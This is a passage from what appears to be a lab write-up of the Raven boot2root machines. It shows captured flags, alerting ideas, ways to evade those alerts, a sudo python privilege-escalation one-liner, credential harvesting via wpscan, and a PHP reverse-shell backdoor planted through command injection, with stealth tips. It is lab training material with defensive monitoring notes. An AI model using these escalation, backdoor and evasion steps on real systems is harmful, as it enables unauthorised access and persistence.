./root/flag4.txt
```

```
root@target1:/home/steven# find -L /var/www -name "*flag*.txt"
/var/www/flag2.txt
root@target1:/home/steven# cd /var/www/
root@target1:/var/www# cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
root@target1:/var/www#
```

Exploitation: Root permissions

```
root@target1:/# cat ./root/flag4.txt
  // _ ` \ \ / / _ \ ' _ \
| | | \ \ ( | | | \ \ \ / | _ / | | | | |
\_| \_\_, | \_\_/ \___|
flag4{715dea6c055b9fe3337544932f2941ce}
CONGRATULATIONS on successfully rooting Raven!
This is my first Boot2Root VM - I hope you enjoyed it.
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io
root@target1:/#
```

Avoiding Detection

Stealth Exploitation of [Accessing Open Ports SSH 22 and HTTP 80]

Monitoring Overview

- Setting up an alert which detects when an unknown IP tries to SSH into the host machine or access the web page would help prevent this exploit from being used.
- The alert would be setup to monitor the network packets received by packetbeats setup on the host machine (Target1).
- The alert should go off if and when an unknown IP is able to make a remote connection to the host machine or access the web page.

Mitigating Detection

- If this sort of alert is setup, a way around it could be to use SSH tunneling with a device (IP) which is trusted by the alert.
- There are no real alternatives to the exploit other than trying to gain access using other open ports on the target machine.

Stealth Exploitation of [Wordpress Scanning]

Monitoring Overview

- An alert should be setup to monitor excessive HTTP errors and or excessive 404 errors.
- It would go off if and when the count of the http.response.status_code goes over 400 in a five minute period.
- This alert would be setup to monitor the network packets traffic coming in from packetbeats.

Mitigating Detection

- Essentially a wpscan is very easy to detect as there is no rate limiter. However if a
 wpscan is successful, it is more likely that there is no alert system setup to monitor
 traffic to the site as the individual or company have taken their security of the
 wordpress site lightly.
- You can potentially go undetected by performing a MitM attack.

Stealth Exploitation of [Using Python to Escalate to Root]

Monitoring Overview

- To detect this you can set up a an alert to detect if any python script is run on the system
- The alert would detect this by analyzing log files obtained from filebeats running on the target machine.
- The alert should be set to go off if any python script is run which is not already setup to run in routine or by the system at startup.
- Essentially no user should be given root privileges to run python scripts unless it is a requirement of their work just going off the least privileges principle.

Maintaining Access

Backdooring Target 1

Maintaining Access

A backdoor is a method to go back into the target system that is setup or found during the attack. It can be a worm or object code, In our case we will find the backdoor by using the authorization of python module steven has.

What kind of backdoor did you install (reverse shell, shadow user, etc.)?

First i found the password of michael and steven which will be 2 backdoors, then i saw steven had access to python module which is vulnerable

We used

sudo python -c 'import pty;pty.spawn("/bin/bash");'

Enables me to log in from user without sudo access to the root and it is python vulnerability

How did you drop it (via Metasploit, phishing, etc.)?

I dropped it by guessing michael password and by using WPscan that showed me the database password. I then logged in to the database to find steven password which enabled me to exploit python module and loggin as root

Backdooring the Target 2

Backdoor Overview

What kind of backdoor did you install (reverse shell, shadow user, etc.)?

It is reverse shell/backdoor.php with netcat listener installed. Netcat running in a listening mode will create the communication channel, we connect with our attack system to the listening netcat application. When a connection is made, netcat will execute the bash shell, allowing us to interact with the system. Permissions are transferred whenever a process is launched; the bash shell will inherit the same permissions of whoever started the netcat process, which was the system itself.

How did you drop it (via Metasploit, phishing, etc.)?

Through the use of command injection attacks

By using curl as the main driver | http://192.168.1.115/contact.php

You can use either GET or POST requests to send commands. With GET requests all your commands will end up in the web server's access logs, so POST is quieter and stealthier. You can do a GET (or POST) request and pass commands in a Cmd HTTP header. This was around the Target 2 machine.

How do you connect to it?

http://192.168.1.115/contact.php?cmd.id

Using the HTTP request header will be a stealtheir way to do that, can be used for web servers that have PHP enabled.